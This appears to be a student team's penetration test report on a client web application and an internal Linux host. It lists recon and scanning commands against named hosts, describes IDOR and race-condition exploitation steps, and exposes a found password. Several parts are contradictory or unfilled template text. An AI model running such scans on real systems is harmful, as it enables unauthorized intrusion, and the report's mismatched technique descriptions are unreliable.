

0xMekawyRedTeam.FCDS

2024 Security Assessment Report Prepared For

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Assessment Overview

1. About Our Team

Mekawy's Team is passionate about evaluating target assets and perform a Pen-Testing for clients to evaluate security of these assets. We are a passionate student at FCDS, Alexandria University have professional skills at Pen-Testing process.

The assessment was performed within the predefined scope of this engagement, and its findings and recommendations have been shared with the customer. A penetration test is considered a snapshot in time. The findings and recommendations solely reflect the information gathered during the assessment period and do not account for any subsequent changes or modifications.

2. Phases of penetration testing

- **Planning:**
 - Customer goals are gathered and rules of engagement obtained.
- **Discovery:**
 - Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack:**
 - Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting:**
 - Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

3. Engagement Team

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EXECUTIVE SUMMARY

1. Overview

On December 20, 2024, through December 25, 2024, 0xMekawyRedTeam.FCDS was engaged by Saber's Team to conduct a thorough security assessment of a specified target. The assessment comprised two distinct phases:

- Internal NVA/PT
- Web Application Assessment.

Objectives were to

- Identify security vulnerabilities.
- Assess the effectiveness of existing security controls.
- Explain the potential impact of the identified vulnerabilities, such as the extent of data exposure, or reputational.
- Damage that could occur if they were exploited by malicious actors.
- Recommend technical security best practices to improve security posture of the target applications audited.

2. Summary of Findings:

1. Vulnerabilities and Risk Overview:

0xMekawyRedTeam.FCDS performed a security assessment of SCOPE of Saber's Team on December 20, 2024.

Penetration test simulated an attack from an **Internal** threat actor attempting to compromise **systems/APPs** within the Saber's corporate network.

The purpose of this assessment


- Discover and identify vulnerabilities in Saber's infrastructure.
- Suggest methods to remediate the vulnerabilities.

A total of N vulnerabilities/recommendations were reported by 0xMekawyRedTeam.FCDS within the scope of the engagement.

Statistics

- **Highest** risk score assigned to a vulnerability was **9.2**, the
- **Lowest** was 2.5, and the average score was **3.9**

all them are broken down by severity in the Chart , table below.



CRITICAL	HIGH	MEDIUM	LOW
2	2	1	1

Highest severity identified vulnerabilities give potential attackers the opportunity to get full [internal access to the Data Center/Web Server / Internal Files/ Internal Codes /DB]. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Performed tests

- All set of applicable OWASP Top 10 Security Threats

Web Application Vulnerability Assessment:

- IDOR in EditStudentProfile.
- Race Condition in AddCourses.

Web Application Penetration Testing (PT):

- User information extracted from the application's backend database using user enumeration.
- Endpoints accessed via Directory Enumeration.

2. Goals Objectives & Attack Scenario [If needed]:

Objective	Target	Steps
Gain Remote Access	192.168.10.7 Office Machine	<ul style="list-style-type: none">• Failed Due to Configuration Of Client Network To Internal Only.
Get root Access on Web Server	204.188.208.230 Web Server	<ul style="list-style-type: none">• Failed.
Get DB Admin Password	204.188.208.230 MSSQL	<ul style="list-style-type: none">• Failed
Perform Internal Credential Guessing	192.168.10.0/24	<ul style="list-style-type: none">• Network Service Scanning.• Social Engineering Guessing Password.• Find Vulnerable SSH.• Passw0rd: 0xA13aref.
Get Sensitive Data	192.168.10.7 Target Machine	<ul style="list-style-type: none">• Directories And Files Discovery• Hidden Directories And Files Discovery• Hidden Directory: .Flag{DummyFile}• Hidden File: Sceret.zip• Shadow and Password File.



4. Recommendations:

Web Application Assessment:

- Use FTPS (FTP over SSL/TLS) to encrypt data.
- Add headers like X-Frame-Options, Content-Security-Policy, and Strict-Transport-Security to protect against clickjacking, XSS, and MitM attacks.
- Restrict to strong cipher suites and protocols (TLS 1.2+).
- Ensure that unnecessary HTTP methods (OPTIONS, PUT, DELETE) are disabled.
- Regularly patch IIS and ASP.NET to address known vulnerabilities.
- Implement a Web Application Firewall (WAF) to monitor and block malicious requests.
- **Enable HTTPS:** Redirect all HTTP traffic to HTTPS to protect against eavesdropping and Man-in-the-Middle (MitM) attacks.
- Disable the TRACE method in the web server configuration:
Edit the web.config file or server settings to explicitly disable TRACE.
- Restrict relaying and enforce strong authentication with secure methods like CRAM-MD5 or OAuth2.

5. Conclusion:

The implementation of the recommendations outlined in this report, along with the adherence to best practices, will significantly enhance the security posture of Saber's Team. It is crucial to recognize that the data presented reflects a snapshot in time, and ongoing vigilance through periodic security assessments is essential to maintaining robust defenses against evolving threats.

RULES OF ENGAGEMENT RoE

The ROE ensures clarity and alignment between the penetration tester and the client, helping avoid misunderstandings and maintaining legal and ethical boundaries.

The Client commissioned the Testing Team to perform the following penetration testing services:

- Technical network-level penetration testing of internet-facing hosts, against nodes in internal networks.
- Social Engineering.

Engagement Time Details:

Preferred Start Date	December 20, 2024
Preferred End Date	December 25, 2024
Testing Period	5 days (September 20–25, 2024)
Time Restrictions	Avoid certain hours to prevent disruptions.

Engagement Tests Details

Engagement Performed Tests

Performed Tests	Status
Host and service enumeration	Fails criteria
Weak passwords attack and brute-force	Fails criteria
Identification of misconfigurations	Fails criteria
Vulnerability identification and system exploitation	Successfully completed

Performed Tests	Status
Search Engine Discovery and Reconnaissance for Information Leakage	Successfully completed
Weak Authorization Mechanisms testing	Successfully completed
Database compromising, sensitive information stealing	Fails Criteria
Outdated services	Fails criteria

Engagement Test Info

Intrusive Tests	Yes
Scan Mode	Manual/Automated
Audit/ Test Type	Insert Test Type: Graybox

Engagement Vectors and Components

System Components	Assessment Status
Servers	Tested
Databases	Tested
Network Infrastructure	Tested
Firewalls	Tested
Web Applications	Tested

Engagement Security Objectives and Principles

Security Objectives	Assessment Status
Confidentiality (protecting sensitive information)	Tested
Integrity (ensuring data is accurate and unaltered)	Tested
Availability (ensuring systems are up and running)	Tested
Authentication (verifying user identity)	Tested
Authorization (ensuring proper permissions)	Tested
Non-repudiation (preventing denial of actions)	Tested
Data Encryption (securing data in transit and at rest)	Tested
Incident Detection and Response	Untested

Security Objectives	Assessment Status
Audit and Monitoring (tracking activity)	Tested
Vulnerability Management	Tested

Engagement Scope Details

General

Subnets	/24
Hosts	2
Applications	Web Application
Servers	1
Scope Exclusions	- Denial of Service (DoS) - Phishing/Social Engineering (Per client request, not performed)

Web

Engagement Type	Scope APPs / (URLs)/IPs	Audit/Test Type	Operating System(s)	Doman Names	Client Awareness	Deployment Development Stack	Login Credentials	Functionalities Tested
Vulnerability Assessment, Exploitation	http://mic haelwassef -001- site1.anyte mpurl.com /	Blackbox	Windows	No	Yes	ASP.Net	User: Pass:	Login, Profile SignUP, Edit Profile

Network

Engagement Type	Target System(s) Host Name /IP	Audit/ Test Type	Operating System(s)	Domain Names	Client Awareness	Login Credentials
Vulnerability Assessment, Exploitation	- Primary Target: 2 Target Machine Primary Address: 192.168.10.0/24 -	Graybox	x86_64 GNU/Linux, Parrot	No	Yes	Not Provided

Engagement Environment

Environment	Details
Staging	Testing occurs in a pre-production environment similar to production.

Engagement Access Permissions and Tools

Access Permissions

Network Access	<ul style="list-style-type: none">• Internal Network Access: Provided• Port Allowance: 22,5000
PT Host Information	<ul style="list-style-type: none">• Hostname: saber• Operating System: Linux• Version: Debian 6.10.11-1Parrot• Network Configuration: DHCP• Firewall Status: Custom Rules Applied• Patch Level: Up-to-date
Credentials	<ul style="list-style-type: none">• Credentials Provided: User Only.• Access Level: User• Authentication Method: Password• Key-Based Access: saber@192.168.10.7

Engagement Tools

Tool Name	Category	Purpose	Usage Description
Nmap	Network Scanning	Port scanning and network discovery	Used to identify open ports and services on the target systems
Burp Suite	Web Vulnerability	Web application security testing and vulnerability scanning	Employed for manual and automated testing of web applications for security flaws
Metasploit	Exploitation Framework	Exploiting vulnerabilities and payload delivery	Used to exploit known vulnerabilities on the target systems
Nikto	Web Server Scanning	Scanning web servers for vulnerabilities	Scanned web servers for outdated software, insecure configurations, and vulnerabilities
Hydra	Brute Forcing	Brute force attack on login credentials	Employed to perform password guessing attacks against multiple protocols and services
Gobuster	Directory Bruteforcing	Discovering hidden files and directories on web servers	Used to brute force directories and files that may not be publicly listed
SQLmap	SQL Injection	Automated testing for SQL injection vulnerabilities	Employed to detect and exploit SQL injection vulnerabilities in web applications
John the Ripper	Password Cracking	Password cracking tool	Used to crack password hashes obtained from the compromised systems
Medusa	Password Cracking	Password cracking tool	
Hakrawler	Web application security, reconnaissance	Web asset discovery and enumeration.	Hakrawler works by parsing responses from HTTP requests to extract URLs, subdomains, or other useful information. It integrates well with other tools for automation and chaining workflows.

Tool Name	Category	Purpose	Usage Description
linpeas	Linux privilege escalation, post-exploitation.	Local privilege escalation enumeration.	Run on a compromised Linux machine to identify misconfigurations, credentials, or vulnerabilities that could allow privilege escalation.
steghide	Steganography, data hiding.	Steganography – hiding or extracting data within image/audio files.	Used to embed secret data (e.g., text files) inside multimedia files (e.g., JPEG, BMP, WAV). Steghide allows users to hide encrypted data within files while preserving the integrity of the carrier file, making it hard to detect.
stegcracker	Steganography, password cracking.	Cracking steganographic passphrases.	Used to brute-force the password on steganographic files created with tools like Steghide. Python-based tool that automates cracking passphrases for steg-hidden data, aiding forensic investigators or security researchers.
Les.sh	Post-exploitation, privilege escalation.	Suggest possible exploits for a Linux system based on kernel and system configuration.	Run on a compromised Linux machine to list public exploits relevant to the system.

Engagement Goals

Primary Goals	Insert main goals/expectations, such as <ul style="list-style-type: none"> • vulnerability discovery • risk assessment, • compliance validation
Testing Objectives	<ul style="list-style-type: none"> • Identify security gaps

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	<ul style="list-style-type: none"> • Ensure systems are compliant • Stress-test the infrastructure

Questions

System Penetration and Failure

Date of Introduction/Kickoff Meeting	December 20, 2024
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WEB

Question	Answer
Information required for the Web App/API/Server/Backend penetration test	URL
What is the application name?	IbnSina
What is the application URL/IP?	http://michaelwasfef-001-site1.anytempurl.com/
What language is the application written in (ASP, PHP, Java etc.)?	ASP
What framework is used, if any?	Bootstrap, JQuery
Is it a Cloud hosted site?	Yes
Cloud provider name?	Unknown
Is a web application firewall (WAF) being utilized?	No
What is the backend database, if applicable (MySQL, Microsoft SQL, AWS Database, Oracle etc.)?	MSSQL

Question	Answer
Does the application have multiple roles (unauthenticated, user, admin, manager)?	Yes
Does role-based testing is required?	Yes
Is the site hosted on a shared platform with other sites?	Undefiend
Is the site load balanced?	Yes
Are Administrators or Developers notified of errors via email?	No
Will the documentation of application be provided?	Yes
Is a backend in scope?	No
Is test data provided?	No

NVA - Internal

Question	Answer
Information required for the Network (internal) penetration test	IP Range, Usernames
List the internal network subnets in scope for testing.	192.168.30.0 – 192.168.10.0/24
If systems are hosted outside the client managed network, please specify which /hosting/cloud provider hosts these systems.	No
Have you received authorization for testing from provider?	Username Only
How many internal IP addresses are in scope for testing?	1
List the internal IP addresses in scope for testing.	192.168.10.7
Are internal network security controls configured to block known scans and attacks?	Yes but failed to block.
If “YES” to the above, will these controls be temporarily altered to fully test the target systems? Note: It is recommended to fully test in scope systems on the internal network(s).	No
Are any targets to be excluded? If so, please list targets and provide reasoning for exclusion.	Firewall



Approval and Acknowledgements

The result of test will be presented in the form of a PDF report with a description of the activities carried out, the vulnerability findings with risk classification and the mitigation recommendations.

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25-12-2024

Methodology

Our testing methodology was split into three phases: Reconnaissance, Target Assessment, and Execution of Vulnerabilities. During reconnaissance, we gathered information Saber's network systems. We used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. We simulated an attacker exploiting vulnerabilities in the Saber's network. We gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.

Overview



The **Web Application Vulnerability Assessment and Penetration Testing (VAPT)** was conducted using a multi-phase approach, based on established security frameworks and industry standards, including **OWASP**, **PTES**, **NIST SP 800-115**, and **OSSTMM**. This methodology is designed to identify, exploit, and document vulnerabilities in the target application while ensuring minimal disruption to the environment

Phases of Penetration Testing

Phase	Description, Techniques, and Advanced Commands
1. Reconnaissance	<p>Approach & Commands:</p> <ul style="list-style-type: none">• Start with passive recon like WHOIS lookups, DNS queries, and subdomain enumeration without alerting the target. Shodan API to detect exposed assets (<code>shodan host 204.188.228.230</code>), but not reveal anything.• Leverage DNS brute-forcing with tools like <code>dnsenum</code> or <code>amass</code> for deeper subdomain discovery: <code>bash amass enum -d http://michaelwassef-001-site1.anytempurl.com/ -o subdomains.txt</code> - Review SSL/TLS certs for exposed subdomains: <code>bash openssl s_client -connect http://michaelwassef-001-site1.anytempurl.com/:443 -showcerts</code>• Leverage DNS brute-forcing with <code>dnstwist</code>: <code>bash dnstwist http://michaelwassef-001-site1.anytempurl.com/h</code>• Leverage DNS brute-forcing with <code>nmap</code>: <code>bash nmap -script dns-brute -p 53 http://michaelwassef-001-site1.anytempurl.com/</code>• Use DNS Recon to leverage DNS brute-forcing: <code>bash dnsrecon -d http://michaelwassef-001-site1.anytempurl.com/</code>• Leverage Web server misconfiguration: <code>bash curl -x TRACE http://204.188.228.230</code>

Phase	Description, Techniques, and Advanced Commands
2. Scanning & Enumeration	<p>We understand that efficient scanning can save time. Here, precision scanning is crucial — wide, noisy scans can alert the blue team. We also aim to detect obscure services, so deeper techniques like timing manipulation and custom NSE scripts can reveal misconfigured assets.</p> <p>Approach:</p> <ul style="list-style-type: none">• Vulnerability Enumeration: bash nmap -script http-methods --script-args http-methods.url-path = '/' -p 80 204.188.228.230 and to identify and verify vulnerabilities more precisely.• Use Nmap's timing options to scan evasively or aggressively depending on the environment.: bash nmap -A -T4 204.188.228.230, reveal web server version (MIIS/10.0).• DB Enumeration: sudo nmap -D RND:10 -p 1433,1521,3306,5432 204.188.228.230• Service Enumeration: nikto -h http://michaelwasfef-001-site1.anytempurl.com/, Run a Nikto scan to identify misconfigurations and known vulnerabilities• Directory Enumeration: gobuster dir -u http://michaelwasfef-001-site1.anytempurl.com -w /usr/share/wordlists/dirb/big.txt• Front-end Enumeration: echo http://michaelwasfef-001-site1.anytempurl.com hakrawler -subs• Inspect headers for security issues: curl -I http://204.188.228.230 which Look for missing headers like X-Frame-Options, Content-Security-Policy, and Strict-Transport-Security• HTTPS Testing: Use testssl.sh to identify weak ciphers, protocols, or certificate issue: bash testssl.sh 204.188.228.230

Phase	Description, Techniques, and Advanced Commands
3. Exploitation	<p>Each exploit is a custom endeavor based on years of exploiting edge cases and manual tweaking. Automation via tools like Metasploit or SQLmap is useful, but real value comes from deep understanding and manual exploitation.</p> <p>Approach:</p> <ul style="list-style-type: none"> IDOR: With Burp Suite Repeater has been identified in the student profile editing module of the web application. This vulnerability allows an attacker to access and modify any student's information by simply changing the students_ID parameter in the request sent to the server. The HTTP request sent to edit a student's profile contains the students_ID parameter in the request body. An attacker can intercept this request, modify the students_ID value to any other valid identifier, and thus gain unauthorized access to view or modify other students' information. Affected module path: /Students/EditStudentProfile this vulnerability can lead to the exposure of sensitive personal information, such as names, phone numbers, birth dates, and passwords of the students. Additionally, an attacker could alter this information, affecting the integrity and confidentiality of the students' data. Reveled Flag: Flag{IntrusionIllusionTeamStudentUpdateProfileFlag} Race Condition: has been identified in the course addition functionality of the web application. This vulnerability occurs when multiple concurrent requests are processed by the server without proper synchronization, leading to inconsistent or duplicate data entries. the AddCourse endpoint allows adding new courses to the system. However, due to the lack of proper handling for concurrent requests, an attacker can send multiple requests in quick succession, potentially leading to the addition of duplicate course entries or other unintended side effects. Affected module path: /CoursesDetails/AddCourse this race condition vulnerability can result in the creation of duplicate courses, data inconsistency, and potential overloading of the system. This can degrade the system's performance, lead to incorrect reporting, and complicate data management tasks.
4. Post-Exploitation	<p>After breaching the target, it's essential to assess the scope of access gained. At this stage, creativity is key — from maintaining access to gathering as much sensitive data as possible. But We can't do a full post exploitation</p>

Phase	Description, Techniques, and Advanced Commands
5. Clean-up	Leaving no trace is crucial. Here, you cover your tracks, and more importantly, restore the system's integrity without affecting operational functions. We can't clean up our work
6. Reporting & Remediation	<p>Finally, a pentester excels at comprehensive reporting. The real skill lies in communicating complex technical issues in a way that's clear to all stakeholders — both technical and executive-level readers.</p> <p>Approach:</p> <ul style="list-style-type: none"> • Documentation: Capture every significant finding, from reconnaissance to post-exploitation. Include the tools and commands used, but also present the logic behind each attack, how it was executed, and the potential risks if left unmitigated. • Technical Section: <ul style="list-style-type: none"> ○ Vulnerability Description: Detail each vulnerability, including classification (IDOR, Race Condition), and severity based on industry standards like CVSS (Common Vulnerability Scoring System). For example: "IDOR on /EditStudentProfile allows an attacker to edit sensitive id student of another student in database. CVSS Score: 9.1 (Critical)." Include a screenshot of the successful IDOR, or a similar visual PoC. ○ Race Condition on /Addcourses allows attacker to add two courses at same time. CVSS Score: 7.1 (High). Include a Screenshot of the successful Race condition. ○ Proof of Exploitation: Provide technical PoCs, including screenshots of compromised systems, captured data and code snippets. ○ Attack Chain Visualization ○ Attack flow diagrams to map out complex attack chains that start from a low-risk vulnerability and lead to full system compromise. This helps the client understand the severity of seemingly low-risk issues. ○ Remediation Recommendations ○ Security Hardening Advice ○ Findings Overview: Provide a high-level summary of the top 5-10 critical findings and their potential impact. Use simple metrics like "Critical IDOR vulnerability may edit any student data from database."

Tools Used

Various industry-standard tools were employed during the assessment to perform both manual and automated testing. These tools are categorized based on their function and scope of use.

Category	Tools Used
Reconnaissance	Shodan, Sublist3r, DNSRecon, DNS twist, whatweb, Dnslookup
Scanning & Enumeration	Nmap, SSLscan, dirb, gobuster, amass, Nikto, oneforall.
Exploitation	SQLmap, Burp Suite Pro, Metasploit, Hydra, medusa, stegcracker, hashcat, steghide, mkpasswd, john the ripper.
Post-Exploitation	Linpeas, enumpeas, les.sh, stegcracker, Simple HTTP Server.
Password Cracking	Hashcat, John the Ripper, Hydra, medusa
Custom Scripting	Custom Python and Bash scripts were utilized for automating specific attack vectors and enumerating targets based on unique application structures.

Attack Techniques

During the exploitation phase, we employed several attack techniques to compromise the application's security. Below is a summary of the techniques used during this assessment:

Attack Type	Description
IDOR	SQL injection was performed to manipulate SQL queries executed by the application. Tools like SQLmap were used for automated exploitation, while manual payloads were used for bypassing WAF protections.
Race Condition	Multiple types of XSS (Reflected, Stored, DOM-based) were identified, which could allow an attacker to steal session tokens, inject malicious scripts, or perform unauthorized actions on behalf of other users.



Manual vs. Automated Testing

Both manual and automated techniques were utilized to ensure thorough coverage across the application. Here's a breakdown of the two approaches:

- **Manual Testing:** This included custom-crafted payloads for injection attacks, business logic flaws, and complex vulnerabilities that automated tools may overlook. Manual efforts also involved testing for authorization bypass and improper session management that may lead to vertical and horizontal privilege escalation.
- **Automated Testing:** Automated tools like Nessus, Burp Suite Pro, and OWASP ZAP were used to quickly scan for commonly known vulnerabilities such as open ports, outdated software, weak SSL/TLS configurations, and misconfigurations.

By combining these two approaches, we were able to achieve both breadth and depth in the vulnerability assessment.

1. IDOR /Students/EditStudentProfile

Steps Of Exploiting IDOR Vulnerability

- Intercept Request Using Burpsuite
- Craft Request To Change ID of fake student to legitimate user.
- Send The Crafted Request to server.
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
Vulnerability Details

Vulnerability	IDOR
Description	Allows an attacker to access and modify any student's information by simply changing the students_ID parameter in the request sent to the server.
Location	/Students/EditStudentProfile
CVSS Score	9.1
Severity	High
Risk	Critical
Impact	Severe
Status	Not Solved
Affected Component	/Students/EditStudentProfile

Used tools

Tools Used	Usage
Burpsuite	Web Vulnerability

Analysis and Steps to Reproduce



Steps to Reproduce (POC)

Recommendation

- Implement Proper Access Controls
- Design and use secure APIs.
- Validate all input parameters
- Use indirect references

2. Race Condition /Courses/Details/AddCourse

Steps Of Exploiting Race Condition Vulnerability

- Intercept Request Using Burpsuite
- Make a group include same request to add the same course
- Send two requests from same user but different two courses.
- The Vulnerability Exploited.


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
Vulnerability	Race Condition
Description	Occurs when multiple concurrent requests are processed by the server without proper synchronization, leading to inconsistent or duplicate data entries.
Location	/Courses/Details/AddCourse
CVSS Score	7.1
Severity	High
Risk	High
Impact	Severe
Status	Not Solved
Affected Component	/Courses/Details/AddCourse

Used tools

Tools Used	Usage
Burpsuite	Web Vulnerability

Analysis and Steps Reproduce





